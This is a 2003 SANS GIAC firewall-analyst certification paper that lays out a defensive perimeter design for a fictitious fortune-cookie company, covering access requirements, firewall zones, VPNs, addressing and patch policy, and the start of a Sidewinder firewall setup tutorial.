



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

GIAC/GCFW

GIAC Certified Firewall Analyst (GCFW)

Practical Assignment

Version 2.0

Robert Winding

SANS 2003 San Diego participant

© SANS Institute 2003, Author retains full rights.

1. <u>Security Architecture</u>	4
1.1 <u>General Requirements</u>	4
1.2 <u>Access Requirements</u>	4
1.2.1 <u>Customers</u>	4
1.2.2 <u>Suppliers</u>	4
1.2.3 <u>Partners</u>	5
1.2.4 <u>Employees (located within GIAC's facilities)</u>	5
1.2.5 <u>Employees (Telecommuting)</u>	5
1.2.6 <u>Employees (Network and System Administrators)</u>	5
1.3 <u>Architecture</u>	6
1.3.1 <u>Logical Architecture</u>	9
1.3.2 <u>Burb/Zone Definitions</u>	10
1.3.2.1 <u>Public Internet (external)</u>	10
1.3.2.2 <u>DMZ</u>	10
1.3.2.3 <u>Corporate Users (with Mobile/Remote User VPN)</u>	10
1.3.2.4 <u>Network / Systems Administrator VPN</u>	10
1.3.2.5 <u>Core Services</u>	10
1.3.2.6 <u>DNS</u>	11
1.4 <u>Physical Design</u>	11
1.4.1 <u>Router and Sidewinder wiring and addressing</u>	11
1.4.2 <u>Burb/Machine Addressing</u>	12
1.5 <u>Defense in Depth</u>	12
2. <u>Security Policy and Tutorial</u>	13
2.1 <u>Firewall Installation and Policy Tutorial</u>	13
2.1.2 <u>Installation</u>	14
2.1.3 <u>Defining Burbs and Interfaces</u>	14
2.1.4 <u>Defining Network Objects</u>	15
2.1.5 <u>Defining Service Groups</u>	17
2.1.6 <u>Defining Proxies</u>	18
2.1.7 <u>Defining Rules</u>	19
2.2 <u>Border Router Policy</u>	25
2.3 <u>Firewall Policy</u>	29
2.4 <u>VPN Policy</u>	45
3. <u>Verify Firewall Policy</u>	48
3.1 <u>Plan the Validation</u>	48
3.2 <u>Conduct the validation</u>	49
3.3 <u>Evaluate the results</u>	59
4. <u>Design Under Fire</u>	61
4.1 <u>Attack on the Firewall</u>	62

4.2 Distributed Denial of Service Attack	65
4.3 Attack to Compromise an Internal Host	69
5. References	71

Summary

This practical is submitted in partial fulfillment of requirements for the GCFW Firewall Analyst certification. It presents a comprehensive Firewall, VPN, Perimeter security solution for a fictitious company GIAC Enterprises. GIAC is in the business of selling fortune cookie sayings. The paper details GIAC's access requirements. From these requirements a security architecture is developed. The architecture includes a border router, a firewall, and two VPNs. A tutorial is presented for installing and implementing a security policy on the firewall. The security policy for each component is also presented. A method of conducting a verification of the primary firewall is described along with the verification of the test firewall environment used to develop this paper. The paper concludes by evaluating a previously passed practical and designing a variety of attacks against the components of that architecture. Perimeter protection is an essential part of an institutions security strategy. Executives and managers should take time to understand the policies that grant and deny access to the company's information resources. The establishment and maintenance of these policies is a required part of managements due diligence with respect to protecting corporate assets. Information Assets are often critical to a company's success and require the same attention paid to their access and management as do financial and physical plant assets.

Note: Typographical conventions used in this practical assignment are:

12 point Arial is used for standard text. 10 point Arial is used for command line output, program output and listings.

1. Security Architecture

1.1 General Requirements

GIAC Enterprises is committed to the confidentiality, integrity, and availability of its customer data. Customers typically use credit cards to purchase fortune cookie sayings and these, along with the typical customer demographic information must be protected. Since GIAC Enterprises is almost exclusively an internet sales company, availability of its web sites, email, and supporting databases are critical.

While Suppliers are concerned about the integrity their fortune cookie sayings, GIAC is similarly protective of its supplier relationships. These relationships are the basis for their only product, fortune cookie sayings.

GIAC Enterprises needs International Partners to translate and resell fortune sayings so that GIAC can reach a wider market. Access to the sayings by Partners needs to be tightly controlled to insure compliance with Supplier agreements.

GIAC Enterprises has a central campus where the majority of its employees work. GIAC's policies enable employees to telecommute, where it doesn't negatively impact the business operations of GIAC. Some of these employees have access to sensitive information regarding the company's business operations, network, and datacenter operations. Special attention will need to be paid to access requirements regarding these employees. All employees are bound by the company's Information Security Policy, which includes acceptable use statements for each category of system (i.e. mail, web, database, network, etc.).

The company maintains a public web presence which is its primary marketing strategy. Since at this point, potential customers are unknown to GIAC, they are not bound by any security policy, except those specified by legal statute, such as computer theft/trespass, spam, etc. which varies by state.

1.2 Access Requirements

1.2.1 Customers

Customers of GIAC Enterprises are individuals or companies that purchase online fortunes. They access GIAC's public web site (HTTP) to view product offerings, obtain contact information, submit email questions (SMTP), and learn about the products, services, and history of the company. They access GIAC's customer system (sales, order status, customer services) through the company's secure e-commerce web server (HTTPS) through the public internet. All traffic on this server is encrypted via SSL. The e-commerce system is a JSP Websphere application that stores its data in an Oracle Database.

1.2.2 Suppliers

GIAC Enterprises suppliers supply them with the fortune cookie sayings. To facilitate this commerce, Suppliers have their own customer system (HTTP/HTTPS), that GIAC must access. When GIAC purchases sayings, they do so on a base + royalty cost.

Because of this relationship GIAC must send it's suppliers monthly sales figures with accompanying royalty payments. GIAC accomplishes this by transferring a file to it's suppliers secure Web site (HTTPS).

1.2.3 Partners

GIAC's Partners both translate and resell the sayings. Because of GIAC's Supplier relationship, sales statistics and royalty payments must flow in a similar fashion and be rolled up to GIAC's Suppliers. Changing markets are critical to sales and GIAC's partners need online information regarding sales and marketing. GIAC provides this to them through a Websphere application on the eCommerce server GIAC does not want to provide point-to-point VPN for access because of the liability of not being able to control the actions of another companies employees.

1.2.4 Employees (located within GIAC's facilities)

Access for employees in this section is limited to the normal business functions common to all employees. Subsequent sections will address the special requirements of mobile sales and telecommuting staff, and Network and Systems Staff.

Employees need access to the business interfaces (non-administrative) of the companies database (SQL) to run their client/server customer system. They also need access to the company's email (SMTP/IMAPS) and Web (HHTTP/HTTPS) both internal and to the internet at large. Microsoft File Sharing (CIFS) is used for housing shared documents and files. This requires access to the Windows file server, ports 135, 137, 139 and 445.

1.2.5 Employees (Telecommuting)

Employees engaged in telecommuting need the same access as on-site employees. It is desired to provide remote access support with as low impact as possible on their mobile (notebook) or home computer. Also, as much transparency as possible, as to their location is desired. Example, their computer should function similarly whether at home, on the road, or in the office. GIAC has standardized on Intel hardware and Microsoft XP Professional operating system. Given this decision, using Microsoft's VPN client for these users was cost effective solution. GIAC uses Microsoft Active Directory (AD) to manage enterprise user ids and passwords for general employees. A factor in selecting the Microsoft VPN was the relative ease of integration with AD. This enables users to access the VPN with their standard enterprise credentials and software already installed on their PC's. To access the VPN employees will need to be able to make PPTP connections.

1.2.6 Employees (Network and System Administrators)

Network and System Administrators have the same needs as regular employees, but have some unique needs due to their special responsibilities. All Technical Administrators are on call 7x24 and require access to administrative interfaces of systems and OS level access. They require secure shell access (SSH) and Windows Terminal Services access (WTS), in order to troubleshoot central IT infrastructure. GIAC has purchased a Keyboard, Video, Mouse (KVM) system for their operations center to enable administrators to gain console access to servers when required. This system

operates with proprietary protocols over IP on ports 2068, and 8190-8193. To provide required support and troubleshooting Network and System Administrators will need access to systems via (ICMP, RADIUS, SQL) in addition to terminal based access. To accomplish these tasks a separate VPN will be established that uses IPsec.

1.3 Architecture

To meet the requirements of section 1.2 the following architecture is presented. The architecture utilizes a filtering Router, a Firewall in a high availability Configuration, two Virtual Private Networks (VPN), and multiple variants of host based firewalls, and intrusion detection software.

GIAC has implemented a defense in depth perimeter strategy. GIAC is a fairly large organization with complex requirements but the design goal is to keep a balance between security and complexity. To achieve this GIAC uses a layered approach, keeping each layer as simple as possible while meeting the stated security objectives. The layers, acting as a system, fully implement the requirements with a reasonable level of overlap.

The filtering router is a 6500 series, Cisco, IOS 12.1(19). The Access Control List (ACLs) provides the first layer. These ACLs provide ingress/egress filters to prevent spoofing ref: <http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2827.html> [13], block problem hosts, and prohibit some vulnerable services network traffic.

The firewall that was selected is Secure Computing's Sidewinder G2 version 6.0.003. This is a layer seven firewall running a proprietary OS, called Secure OS. The purpose of the firewall is to control network traffic to protect the information assets of GIAC. It is placed directly behind the filtering router. It partitions GIAC's network and provides proxy based packet inspection for many protocols as well as packet filtering capability. The two most interesting features of the Sidewinder are Mandatory Access Control through Secure Computing's trademarked Type Enforcement technology and the concept of burbs. Burbs are similar to firewall zones and form security domains where independent security policies are applied. Inter-burb NAT is used to help simplify host firewall rules, as well as, provide encapsulation of the network by hiding the network architecture behind the NAT'd firewall interface. The concept is that services with similar security policies are placed in a burb. A burb can have one or more interfaces; an interface can be associated with one and only one burb. Rules are constructed to control traffic flow at the burb level. This can enable hosts to have a simplified rule set. Hosts trust the firewall interface and allow all outbound traffic. This outbound traffic is regulated by the firewall or peer hosts. Hosts specify trusts among their peers in the burb as peer traffic doesn't traverse the firewall. Type Enforcement technology partitions the firewall, internally, into purpose specific process domains. Process, file, and socket attributes enable type enforcement to control system calls, inter domain communications, and what files a process can access. In this system there is no traditional notion of a global root account that has access to all domains. Because of this, even if an intruder compromises a process and gains control of it's domain, that individual cannot compromise the rest of the firewall. The G2 has two kernels, operational and administrative. In operational, boot default, the firewall is active and

type enforcement cannot be turned off. Another feature related to burbs is the implementation of completely separate network stacks. This prevents system or data compromise through the network stack.


There are two VPNs; one is a Microsoft Windows 2000 Server VPN SP3 and the other a CISCO 3005 VPN concentrator version 3.6.7Rel-k9. The Microsoft VPN places its users in the Corporate Users burb, consistent with its remote access function. The Microsoft VPN uses PPTP protocol running on port 1723. Its public interface is aliased though the external firewall interface and the private interface in the same network as the corporate users. Users of the VPN share a pool of 50 addresses in the 172.19.15.150-200 range. The VPN address pool is in the same subnet as the corporate users because the same security policy is in force regardless of the location of the employee. The VPN is integrated with Microsoft Active Directory which is used by GIAC as a central authentication and authorization reference enabling users to utilize their enterprise network id. Email, database, shared file space, all utilize this authentication reference. Split tunneling is enabled by default in the Microsoft VPN client. Split tunneling refers to VPN configurations that route traffic through the VPN when it is the shortest path. Other traffic is routed through the normal network path. GIAC mobile user's platform consists of PC's having host firewall and virus scanning software installed. Given this controlled platform, GIAC decided that split tunneling would be left enabled. This reduces the processing burden on the VPN server and there is no end user performance impact when accessing network resources that are not in GIAC's private network. This model provides reasonable security from attack of the VPN itself, since it is behind the firewall and only responds to traffic on port 1723. It also balances reasonable security and audit while simplifying account management, end user client installation, and VPN implementation. The server used to implement the VPN is an IBM xSeries 342 dual processor machine with 2 GB RAM and two 9 GB SCSI Disks in RAID 1 configuration. The operating system is hardened in accordance with the Center for Internet Security's (CIS) NSA/NIST/SANS/DISA/CIS Windows 2000 Server Gold Standard security template [9]. The system was then configured for VPN use using Microsoft's "Configuring a VPN Server" documentation [8].

The Cisco VPN has a public interface which is in parallel with the firewall and a private interface that places users in a burb that is trusted for administrative functions to all other burbs. It has an isolated address pool of 50 addresses in the 172.19.12.0/24 subnet. The Cisco VPN uses IPsec and the client is configured with a shared secret for initial key exchange. The key is changed on 90 day intervals. This VPN is used to provide System Administrators and Engineers with access to systems and datacenter equipment such as APC Power Structures consistent with their engineering and datacenter support roles. Because of the authorities given to the credentials used by these individuals a greater level of control must be placed on the confidentiality of user ids and passwords. To accomplish this GIAC utilizes two factor authentication to enable System Administrators to obtain VPN access. The product used to implement two factor authentication is Secure Computing's Safeword Premier Access. This is a two factor authentication product which uses a one time password generated by a keyfob and a

user selected PIN. Whether local or remote, all system administrators must access this VPN (which is dedicated for this purpose) to perform administrative functions on servers. GIAC selected a Cisco 3005 VPN concentrator and Cisco VPN client for this purpose. One of the key factors in this design is the fact that the Cisco concentrator can push configuration to the client. In this configuration, the client disables VPN split tunneling. This is the opposite of the corporate users VPN discussed above. In this case all traffic is forced through the VPN. An example illustrates how this improves the security of the VPN. Assume that I use a VPN with split tunneling enabled to connect to my company's network. When I browse an intra-net site within my company the traffic goes encrypted through the VPN. When I browse abc.com it goes unencrypted and does not utilize the VPN. When split tunneling is disabled, all traffic regardless of destination IP address goes through the VPN. In this way, if a System Administrator's computer is compromised (of course these systems are also required to have host firewalls and virus scan software, similar to the corporate users PC's), no split tunneling will reduce the potential for disclosure of confidential information or credentials. This is because the "call back" path that a hacker may have to control the machine is now broken and the machine is now on a firewalled network that will prevent arbitrary outbound traffic and most likely discover and log the fact that the machine is compromised.

Servers are required by GIAC to have host based firewalls to restrict peer server access and cross contamination within a burb. The host rule sets are basically broken down into a number of components. The rule sets assume they can send outbound traffic as required. They assume that traffic coming from the firewall is already filtered, based on the security policy of the burb. They may add specific rules where required, to provide adequate defense in depth. Care is taken not to over complicate the host rule set. Experience has taught us manipulating complex firewall rule sets, increases opportunity for error. It is also much more difficult to audit the rule sets. Finally, the rule sets, provide for peer trust. For example, the mailstore and central authentication server both reside in the Core Services burb. They need to have specific host rules to enable the mailstore to authenticate users since this traffic does not traverse firewall interface. Server's, like end user PC's are also required to have virus scanning software. In addition, they have Intrusion Detection software installed. The host intrusion software selected is tripwire. In a sense, this really isn't intrusion detection, so much as integrity assurance. It is the last layer of security. Tripwire works by augmenting server file system attributes, registry, etc. These new attributes include permissions, SHA1/MD5 hashes, inode locations, etc. which vary somewhat between operating systems. They are stored in a secure database managed by the tripwire software. The product works by evaluating it's policy file against the system each evening and reporting the results to the System Administrator and to a management console each morning. Example, all critical system binaries are MD5 and SHA1 hashed, then checked every night to insure they remain unmodified. If a root kit is installed which modifies any of the files the tripwire integrity check is monitoring (comparing current hashes to previous hashes) it triggers an alert that the system may have been compromised.

1.3.1 Logical Architecture



1.3.2 Burb/Zone Definitions

1.3.2.1 Public Internet (external)

This burb consists of the public internet border router. GIAC has one class C network with routable addresses. This is 192.168.1.0/24 (private addresses have been substituted for the public addresses). Traffic from this burb in the 192.168.1.0/24 can only access services in the DMZ, DNS to the firewall, and supported tunneling protocols (PPTP) in the CORP-USR burb and Cisco 3005 public interface.

1.3.2.2 DMZ

This burb houses the publicly accessible services. It allows traffic from the external burb for HTTP, HTTPS, SMTP on machines providing web and mail services. The external and DMZ burbs use application level proxies wherever practical.

Traffic from this burb will be permitted into the core services burb on ports associated with that burbs outbound services. Example: A web server that is running CGI scripts in the public services burb may access the oracle database server in the core services burb with SQLnet traffic to execute remote database queries.

This burb must trust the Systems Administration VPN burb for Windows terminal services port 3389 and SSH port 22; it will also trust the Systems monitoring burb for ICMP traffic and Tripwire traffic on port 1169.

1.3.2.3 Corporate Users (with Mobile/Remote User VPN)

This burb enables traffic to access the DMZ Burb and the Core Services burb. The public service access is the same as the public internet burb and the core services burb access is restricted to Application systems (Human Resources, Payroll, Financials, Customer System, etc.) and Database systems using the user level access ports on those systems (SQL). No systems administration functions can be performed from this burb.

This burb must trust the Systems Administration VPN burb for SSH port 22 and WTS 3389. It must trust the Systems monitoring burb for ICMP/SNMP traffic for the VPN.

1.3.2.4 Network / Systems Administrator VPN

This burb enables it's users to gain administrative access to systems in all burbs. It employs a Cisco 3005 VPN concentrator with two factor authentication using Secure Computing's Safeword Radius server and associated keyfobs. Split tunneling is disabled in the Cisco VPN client. All public services of all burbs are accessible as well as HTTP, HTTPS, to the public internetwork for purposes of obtaining system patches, and vendor knowledge bases.

1.3.2.5 Core Services

This burb contains restricted servers and private corporate data. For that reason it cannot receive any traffic from the external burb.

This burb allows specific traffic in support of specific services, as defined in the server documentation, from the DMZ burb (SMTP and SQL). It allows Corporate Users to access services with their respective protocols, SQL, SMTP, and IMAPS.

This burb must trust the Systems Administration VPN burb for Windows terminal services port 3389 and SSH port 22.

This burb has outbound ICMP traffic going to all burbs and the external burb with respect to devices in the class C public network allocated to GIAC for monitoring.

This burb must trust the Systems Administration VPN burb for all it's services and WTS port 3389 and SSH port 22.

1.3.2.6 DNS

The DNS service is a version of BIND 9 which has been adapted/configured to run on the sidewinder by Secure Computing. This is a standard component of the firewall. GIAC runs two DNS servers in order to create a split horizon between the Public internet and the variety of privately addressed burbs. In this way, only machines which run publicly accessible services have names and IP address that can be resolved external to GIAC. Systems within GIAC's perimeter access an internal DNS server which is authoritative for the private addressed burbs and forwards to the external facing DNS server for all other addresses. The external DNS server is authoritative for GIAC's public class C, and forwards all other requests to GIAC's ISP's DNS service.

1.4 Physical Design

The firewall will be implemented by connecting all interfaces (except the heartbeat interface) to the Cisco switch/router. The switch module(s) in the router will fanout the firewall burb interfaces to machines by isolating those switch ports with VLANs.

1.4.1 Router and Sidewinder wiring and addressing

Point-to-point router/firewall interconnect (for both firewalls)

Note: x.x.x.1 is sidewinder 1 x.x.x.2 is sidewinder 2 x.x.x.3 is virtual IP for high availability configuration. This is general model for all interfaces.

Physical connections are fanned out using VLANs of switch module in 6509.

VLAN	IP/Mask	Burb Name	Interface
100	192.168.100.1	ISP	
250	192.168.1.4 (sw1) 192.168.1.2 (sw2) 192.168.1.3 (sw)	external	SW/BC0
N/A	192.168.3.1 (sw1) 192.168.3.2 (sw2)	HEARTBEAT	SW/BC5
974	172.19.10.0/24	DMZ	SW/BC2
975	172.19.12.0/24	VPN-SA	SW/BC4

976	172.19.14.0/24	CORP-USR	SW/BC1
978	172.19.18.0/24	CORE-SVCS	SWP/BC3

1.4.2 Burb/Machine Addressing

Sidewinders (SWP/SWF) Primary and Failover				
VLAN	Public IP/Mask	Private IP/Mask	Burb Name	Machine Name
974	192.168.1.6/24	172.19.10.5/24	DMZ	www-com.dc.giac.com
974	192.168.1.7/24	172.19.10.6/24	DMZ	Smtip.dc.giac.com
974	192.168.1.8/24	172.19.10.8/24	DMZ	www.dc.giac.com
978		172.19.16.5/24	CORE-SVCS	fps.dc.nd.edu – file, safeword auth server, Active Directory
978		172.19.16.6/24	CORE-SVCS	oraproduct.dc.giac.com
978		172.19.16.7/24	CORE-SVCS	mstore.dc.giac.com
978		172.19.16.8/24	CORE-SVCS	Avocent-kvm.dc.giac.com
978		172.19.16.9/24	CORE-SVCS	sys-mon-tw.dc.giac.com
975	192.168.1.5/24	172.19.12.4/24	VPN-SA	Vpn-sa.dc.giac.com
976	192.168.1.9/24	172.19.14.5/24 172.19.14.6/24	CORP-USR	Vpn-gen.dc.giac.com

1.5 Defense in Depth

Defense in Depth is critical to protect the information and computer assets of any institution. This architecture utilizes several layers of technology and practice to help protect GIAC's network and systems. The design utilizes Router ACLs, Firewall, VPN's, and host based intrusion detection software. GIAC policies and practices also provide an additional layer of protection by requiring virus scanning software and desktop firewalls on all computers. GIAC has also adopted a patch management policy that seeks to balance the management of risk with the resources involved in patching systems. GIAC's desktop patch policy requires users to apply security patches as they are released and proactively check for patches monthly. Microsoft's Windows Update is used to minimize the resources required to implement this policy. The desktop support

group assists in troubleshooting any incompatibilities; generally these have been extremely rare as the desktop platforms are fairly uniform. GIAC has implemented a proactive patch management strategy for servers. This policy provides for two scheduled maintenance periods, the 2nd and 4th Sunday morning's at 2:00-10:00am, per month. Patches which are identified as critical or security related must be tested on sample set of test machines and applied to servers no later than the next full maintenance period. Patches which are non-critical and or not specifically required for the service are tested and applied on quarter boundaries. This results in critical and security patches being applied no later than one month from release, and routine patches being applied no later than six months from release. System administrators are encouraged apply those patches as quickly as practical while balancing service uptime with security risk and exposure. GIAC has found that proactive patching and standardized OS installs reduces problems associated with service installation, upgrade, and maintenance. Because of these layers of security GIAC feels that this is an appropriate position.

2. Security Policy and Tutorial

This section presents the security policy for the border router, firewall, and VPNs. The tutorial is for the Sidewinder firewall component. The tutorial is presented prior to the security policy so that the reader has a context in which understand the firewall policy.

2.1 Firewall Installation and Policy Tutorial

The firewall GIAC installed is a Secure Computing Sidewinder G2, version 6.0.003. It is a layer seven proxy firewall. The G2 provides a high level of security by utilizing a proprietary enhanced version of Unix, SecureOS, and Secure Computing's trademarked Type Enforcement technology. The G2 also has several abstraction constructs to help simplify the construction and application of firewall rules and the proper routing of traffic in accordance with policy and type enforcement.

This tutorial describes firewall policy and how firewall is implemented. This includes installation and configuration of the firewall software, the configuration of burbs and interfaces, and the definition of network objects, groups, proxies, and rules. Together these abstractions ease the management of the firewall policy. During the explanation of the rules and configurations I will use screen shots from multiple lab firewalls. This is due to the fact that I could not dedicate a firewall and configure it to the exact requirements of GIAC. To solve this problem the firewall configurations together meet the requirements. In some cases, piece wise testing of the rules was required. For example, on one firewall two burbs are constructed the corporate user's burb and the DMZ. The policy is then defined and tested. On another firewall the remote access VPN for system administrators is defined and tested. I will describe such inconsistencies in the screen shots as they are presented so that it will be clear as to how the architecture is being implemented and tested.


2.1.2 Installation

The Sidewinder G2 firewall is a commercial product of Secure Computing Corporation. It can be purchased as an appliance or run on commodity Intel hardware. GIAC Enterprises purchased two Sidewinder's in the appliance format, although they are DELL 2650 servers with dual 2.8 GHz Xeon processors, 2GB RAM, and two 36 GB disks in a RAID 1 configuration. These sidewinders were implemented for the production environment. A third sidewinder was implemented in the engineering development lab. This was done to both test sidewinder upgrades and pre-stage new servers behind the firewall in an environment separate from the operational business. This third sidewinder was built on a Dell 2650 purchased directly from Dell.

